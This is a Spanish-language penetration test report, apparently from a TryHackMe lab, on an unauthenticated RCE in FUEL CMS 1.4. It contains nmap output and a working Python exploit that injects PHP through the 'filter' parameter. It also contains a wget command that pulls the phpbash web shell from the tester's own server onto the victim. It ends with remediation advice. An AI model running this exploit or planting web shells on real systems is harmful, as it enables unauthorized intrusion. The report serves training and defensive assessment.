



Reporte de Penetracion Test

Servicio de seguridad fensiva
España, Alicante.

Empresa: FUEL CMS
Website: <https://www.getfuelcms.com/>

20 de agosto 2026

Tabla de contenido.

1. Software
2. Reconocimiento activo.
3. Exploit
4. Configuración del payload.
5. Explicación de vulnerabilidad
6. Plan de remediación y mitigación.
7. Conclusion.


Software

FUEL CMS es un **sistema de gestión de contenido (CMS) modular y de código abierto**, construido sobre el framework PHP **CodeIgniter**. Funciona como un híbrido: actúa tanto como framework como CMS.

Características principales:

- **Diseño orientado al framework:** Prioriza la estructura MVC de CodeIgniter, permitiendo usar los componentes del CMS de forma selectiva dentro de aplicaciones más grandes.
- **Arquitectura modular:** Cada funcionalidad se empaqueta en módulos que contienen modelos, tablas de base de datos y, opcionalmente, controladores y vistas.

- Flexibilidad para el desarrollador:** Requiere conocimiento de PHP, lo que lo hace ideal para quienes buscan una solución ligera y altamente personalizable, sin el peso de sistemas como WordPress.
- Código abierto:** Disponible en **GitHub** bajo licencia Apache 2.0.
- Interfaz de administración:** Ofrece un panel intuitivo para gestionar páginas, bloques, recursos y permisos de usuario



Reconocimiento activo

Con el comando **sudo nmap -sC -sV -script vuln ipaddress**, nos muestra que estamos ante un servidor apache 2.4.8. y que corre un servicio web http puerto 80 ademas de contar que varias vulnerabilidades y exploit que el escaner encontro en las fuentes publicas. Por lo que vamos a dirigirnos a donde corre el sitio web.

```
legacy@legacy-min1-f3-b12ve: ~/Downloads — sudo openvpn /home/legacy/Downloads/ed-west-3-DNSmain1-pr... legacy@legacy-min1-f3-b12ve: ~/Downloads
[sudo: authenticate] Password:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-26 16:03 +0200
Nmap scan report for 10.128.165.216
Host is up (0.029s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
vulners:
cpe:/a:apache:http_server:2.4.18:
  PACKETSTORM:176334 9.8 https://vulners.com/packetstorm/PACKETSTORM:176334 *EXPLOIT*
  PACKETSTORM:171631 9.8 https://vulners.com/packetstorm/PACKETSTORM:171631 *EXPLOIT*
  HTTPD:E8492EE5729E8FB514D3C0EE370C98C6 9.8 https://vulners.com/httpd/HTTPD:E8492EE5729E8FB514D3C0EE370C98C6
  HTTPD:C072933AA965A86DA3E2C9172FFC1569 9.8 https://vulners.com/httpd/HTTPD:C072933AA965A86DA3E2C9172FFC1569
  HTTPD:A18BCE110E077FFBF4469D4F06D089293 9.8 https://vulners.com/httpd/HTTPD:A18BCE110E077FFBF4469D4F06D089293
  HTTPD:A09F9CEBE087C39EDA0480FAEF4FE9D 9.8 https://vulners.com/httpd/HTTPD:A09F9CEBE087C39EDA0480FAEF4FE9D
  HTTPD:9BCBE3C14201AFC480F36F15CB40C0F8 9.8 https://vulners.com/httpd/HTTPD:9BCBE3C14201AFC480F36F15CB40C0F8
  HTTPD:9AD76A782F4E66676719E36864777A7A 9.8 https://vulners.com/httpd/HTTPD:9AD76A782F4E66676719E36864777A7A
  HTTPD:650C6B8A1FEAD1FBD1AF9746142659F9 9.8 https://vulners.com/httpd/HTTPD:650C6B8A1FEAD1FBD1AF9746142659F9
  HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E 9.8 https://vulners.com/httpd/HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E
  HTTPD:1F84410918227CC81FA7C000C4F999A3 9.8 https://vulners.com/httpd/HTTPD:1F84410918227CC81FA7C000C4F999A3
  HTTPD:156974A46CA46AF26CC4140D00F7EB10 9.8 https://vulners.com/httpd/HTTPD:156974A46CA46AF26CC4140D00F7EB10
  EDB-ID:51193 9.8 https://vulners.com/exploitdb/EDB-ID:51193 *EXPLOIT*
  D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52 9.8 https://vulners.com/githubexploit/D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52 *EXPLOIT*
  CVE-2026-44631 9.8 https://vulners.com/cve/CVE-2026-44631
  CVE-2026-29167 9.8 https://vulners.com/cve/CVE-2026-29167
  CVE-2026-28780 9.8 https://vulners.com/cve/CVE-2026-28780
  CVE-2024-38476 9.8 https://vulners.com/cve/CVE-2024-38476
  CVE-2024-38474 9.8 https://vulners.com/cve/CVE-2024-38474
  CVE-2023-25690 9.8 https://vulners.com/cve/CVE-2023-25690
  CVE-2022-31813 9.8 https://vulners.com/cve/CVE-2022-31813
  CVE-2022-23943 9.8 https://vulners.com/cve/CVE-2022-23943
  CVE-2022-22720 9.8 https://vulners.com/cve/CVE-2022-22720
  CVE-2021-44790 9.8 https://vulners.com/cve/CVE-2021-44790
  CVE-2021-30275 9.8 https://vulners.com/cve/CVE-2021-30275
  CVE-2021-26691 9.8 https://vulners.com/cve/CVE-2021-26691
  CVE-2018-1312 9.8 https://vulners.com/cve/CVE-2018-1312
  CVE-2017-7679 9.8 https://vulners.com/cve/CVE-2017-7679
  CVE-2013-2169 9.8 https://vulners.com/cve/CVE-2013-2169
```



Welcome to Fuel CMS

Version 1.4



Getting Started

1

Change the Apache .htaccess file


Change the Apache .htaccess found at the root of FUEL CMS's installation folder to the proper RewriteBase directory. The default is your web server's root directory (e.g. "/"), but if you have FUEL CMS installed in a sub folder, you will need to add the path to line 5. If you are using the folder it was zipped up in from GitHub, it would be **RewriteBase /FUEL-CMS-master/**.

In some server environments, you may need to add a "?" after index.php in the .htaccess like so:
RewriteRule .* index.php?/\$0 [L]


NOTE: This is the only step needed if you want to use FUEL *without* the CMS.

Exploit

Despues de percatarnos que corria una pagina web por el puerto 80, posteriormente despues de percatarnos de la docuemntacion. Vamos en busca de uno de tantos exploits que nos mosotro el escaner usando nmap.



No nos hizo falta mas que poner en el buscador “fuel cms exploit” para que nos mostrara el exploit que necesitamos y como lo tenemos que utilizar.



Exploit-Database: Es un repositorio especializado centrado únicamente en alojar códigos de prueba de concepto (PoC) y exploits verificados.

Payload

Descargamos el exploit lo configuramos con la ip de la victima y borramos lo innecesario.

```
1 import requests
2 import urllib.parse
3
4 url = ""
5
6 def find_nth_overlapping(haystack, needle, n):
7     start = haystack.find(needle)
8     while start >= 0 and n > 1:
9         start = haystack.find(needle, start+1)
10        n -= 1
11    return start
12
13 while True:
14     xxxx = input('cmd: ')
15     # Asegúrate de usar urllib.parse.quote si estás en Python 3
16     burp0_url = url + "/fuel/pages/select/?filter=%27%2b%70%69%28%70%72%69%6e%74%28%24%61%3d%27%73%79%73%74%65%6d%27%29%2b%24%61%28%27"+urllib.parse.quote(xxxx)+"%27%29%2b%27"
17
18     r = requests.get(burp0_url)
19
20     html = "<!DOCTYPE html>"
21     htmlcharset = r.text.find(html)
22
23     begin = r.text[0:20]
24     dup = find_nth_overlapping(r.text,begin,2)
25
26     print(r.text)
27
28
29
30
31
32
33
```

En mi caso tuve que modificar e importar librerias que no tenia el exploit generico ya que para correrlo necesitaba python y no python3, asi que modifique mi exploit de tal manera que lo pudiera correr.

```

legacy@Legacy-Thin-15-81ZVE:~/Downloads$ python3 fuel.py
cmd: whoami
systemwww-data

<div style="border:1px solid #990000;padding-left:20px;margin:0 0 10px 0;">

<h4>A PHP Error was encountered</h4>

<p>Severity: Warning</p>
<p>Message: preg_match(): Delimiter must not be alphanumeric or backslash</p>
<p>Filename: controllers/Pages.php(924) : runtime-created function</p>
<p>Line Number: 1</p>

<p>Backtrace:</p>

<p style="margin-left:10px">
File: /var/www/html/fuel/modules/fuel/controllers/Pages.php(924) : runtime-created function<br />
Line: 1<br />
Function: preg_match </p>

<p style="margin-left:10px">
File: /var/www/html/fuel/modules/fuel/controllers/Pages.php<br />
Line: 932<br />
Function: array_filter </p>


```

La inyección funciona, obtuvimos el path de quienes somos y donde estamos ubicados, por lo que estamos seguros que el payload funciona.

Ahora, tenemos RCE, pero es realmente complicado y no tengo la experiencia de shell completa; quiero elevar este RCE a una experiencia de shell completamente interactiva. Mi favorito personal para algo como esto es phpbash. PHPbash le permite ejecutar una experiencia de shell semiinteractiva directamente en la ventana de su navegador en el servidor web. En este punto podemos imprimir la bandera del usuario, pero llegaré a eso más adelante. Tengo el archivo php descargado en mi computadora, solo necesito transferirlo a la máquina víctima. Para esto usaré Python y wget.

Primero quiero abrir mi terminal y navegar al directorio donde está almacenado el archivo phpbash.php. Entonces quiero escribir `python3 -m http.server 80`. Básicamente, esto colocará un servidor web en cualquier carpeta en la que me encuentre y permitirá que otros descarguen archivos desde él. Luego corro `ifconfig` y encuentro mi dirección IP en la VPN tryhackme. Si estás en Mac o Linux, esta suele ser la interfaz que se ve así `un0.utun0`. Su dirección IP definitivamente comenzará con un 10 aquí. Una vez que tengas esa dirección IP, ve a tu exploit donde podrás ingresar comandos y usar: `wget http://YOURIPADDRESS/phpbash.php`. Esto descargará phpbash en el directorio actual del servidor web. Deberías ver las solicitudes HTTP en tu terminal donde ejecutaste el comando `http.server`. En este punto ya podemos navegar hasta <http://igniteIPaddress/phpbash.php> tendrás una hermosa carcasa semiinteractiva allí mismo en tu navegador web.


```
legacy@legacy-Thin-15-B12VE:~/Documents$ sudo python3 -m http.server 80
[sudo: authenticate] Password:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.142.221 - - [26/Aug/2026 19:10:49] "GET /phpbash.php HTTP/1.1" 200 -
10.128.182.112 - - [26/Aug/2026 19:13:25] "GET /phpbash.php HTTP/1.1" 200 -
10.128.182.112 - - [26/Aug/2026 19:13:25] "GET /phpbash.php HTTP/1.1" 200 -
10.128.182.112 - - [26/Aug/2026 19:13:25] "GET /phpbash.php HTTP/1.1" 200 -
10.128.182.112 - - [26/Aug/2026 19:13:25] "GET /phpbash.php HTTP/1.1" 200 -
10.128.182.112 - - [26/Aug/2026 19:13:25] "GET /phpbash.php HTTP/1.1" 200 -
10.128.182.112 - - [26/Aug/2026 19:13:25] "GET /phpbash.php HTTP/1.1" 200 -
10.128.182.112 - - [26/Aug/2026 19:13:25] "GET /phpbash.php HTTP/1.1" 200 -
10.128.182.112 - - [26/Aug/2026 19:13:25] "GET /phpbash.php HTTP/1.1" 200 -
10.128.182.112 - - [26/Aug/2026 19:13:25] "GET /phpbash.php HTTP/1.1" 200 -
10.128.182.112 - - [26/Aug/2026 19:13:25] "GET /phpbash.php HTTP/1.1" 200 -
10.128.182.112 - - [26/Aug/2026 19:13:25] "GET /phpbash.php HTTP/1.1" 200 -
10.128.182.112 - - [26/Aug/2026 19:13:26] "GET /phpbash.php HTTP/1.1" 200 -
10.128.182.112 - - [26/Aug/2026 19:13:26] "GET /phpbash.php HTTP/1.1" 200 -
10.128.182.112 - - [26/Aug/2026 19:13:26] "GET /phpbash.php HTTP/1.1" 200 -
```



Tras enviar el payload malicioso al parámetro vulnerable, se logró la ejecución remota de comandos (*Remote Code Execution* - RCE) sin necesidad de autenticación. Mediante la estabilización de una *reverse shell*, el equipo de pruebas obtuvo un acceso interactivo cómodo y persistente con los privilegios del usuario bajo el cual corre el servicio web (por ejemplo, `www-data`), lo que abre la puerta a una etapa de enumeración interna y posterior escalada de privilegios.

Explicacion de vulnerabilidad

Durante la fase de evaluación de vulnerabilidades, se identificó una falla crítica de Ejecución Remota de Código (RCE) en el gestor de contenidos FUEL CMS versión 1.4. Esta vulnerabilidad permite a un atacante remoto no autenticado ejecutar comandos arbitrarios a nivel de sistema operativo en el servidor web. La explotación exitosa compromete totalmente la confidencialidad, integridad y disponibilidad del sistema objetivo, permitiendo la obtención de un acceso interactivo (*reverse shell*).

FUEL CMS v1.4 evalúa de forma insegura los parámetros pasados a través de peticiones HTTP GET al módulo de páginas (`/fuel/pages/select/?filter=`). Específicamente, el sistema utiliza la

función `eval()` de PHP para procesar la entrada del usuario sin una sanitización o validación previa adecuada. Un atacante puede inyectar código PHP dentro del parámetro `filter`, rompiendo la sintaxis original y ejecutando funciones del sistema operativo mediante llamadas como `system()` o `shell_exec()`.

Plan de remediación y mitigación

Para subsanar esta vulnerabilidad y elevar el nivel de seguridad en el servidor, se debe implementar una estrategia en tres capas:

Acciones Inmediatas (Parcheo)

- **Actualización del CMS:** Actualizar **FUEL CMS** a la versión 1.4.1 o posterior. En esta versión se eliminó el uso inseguro de la función `eval()` al procesar variables GET en la vista `pages/select`.
- **Aplicación de Parche Manual:** Si no es posible actualizar el sistema completo de inmediato, editar el archivo `fuel/modules/fuel/controllers/pages.php` para sanitizar o eliminar la ejecución del parámetro `filter`.

Hardening del Servidor Web y PHP

- **Restricción de funciones de PHP:** Modificar el archivo de configuración `php.ini` para bloquear el uso de ejecuciones de comandos a nivel de sistema operativo:

Ini, TOML

```
disable_functions = exec, passthru, shell_exec, system,  
proc_open, popen, eval
```

- **Principio de Mínimo Privilegio:** Asegurar que el proceso del servidor web (por ejemplo, `www-data` o `apache`) no tenga permisos de escritura en directorios donde no sea estrictamente necesario, ni capacidad de ejecutar comandos mediante `sudo` sin contraseña.

Controles de Red y Monitoreo

- **Implementación de un WAF:** Desplegar un Firewall de Aplicaciones Web (como ModSecurity) con reglas actualizadas para detectar y bloquear intentos de inyección de código PHP y comandos en parámetros de URLs HTTP.

- **Segmentación de Red:** Configurar reglas de firewall de salida (*egress filtering*) para evitar que el servidor pueda iniciar conexiones no autorizadas hacia direcciones IP externas (bloqueando la creación de *reverse shells*).

Conclusion

La vulnerabilidad identificada en FUEL CMS v1.4 representa un riesgo crítico para la organización dueña del activo. La posibilidad de lograr una **Ejecución Remota de Código (RCE) no autenticada** permite a cualquier atacante remoto evadir completamente las barreras de autenticación y tomar el control del sistema operativo base.

El acceso obtenido a través de la *reverse shell* no solo compromete los datos almacenados en el CMS y sus bases de datos asociadas, sino que expone la infraestructura interna a posteriores movimientos laterales y escaladas de privilegios. La implementación inmediata de las recomendaciones descritas — especialmente el parcheo del software y el endurecimiento del entorno PHP— es fundamental para mitigar este vector de ataque y garantizar la integridad de la infraestructura.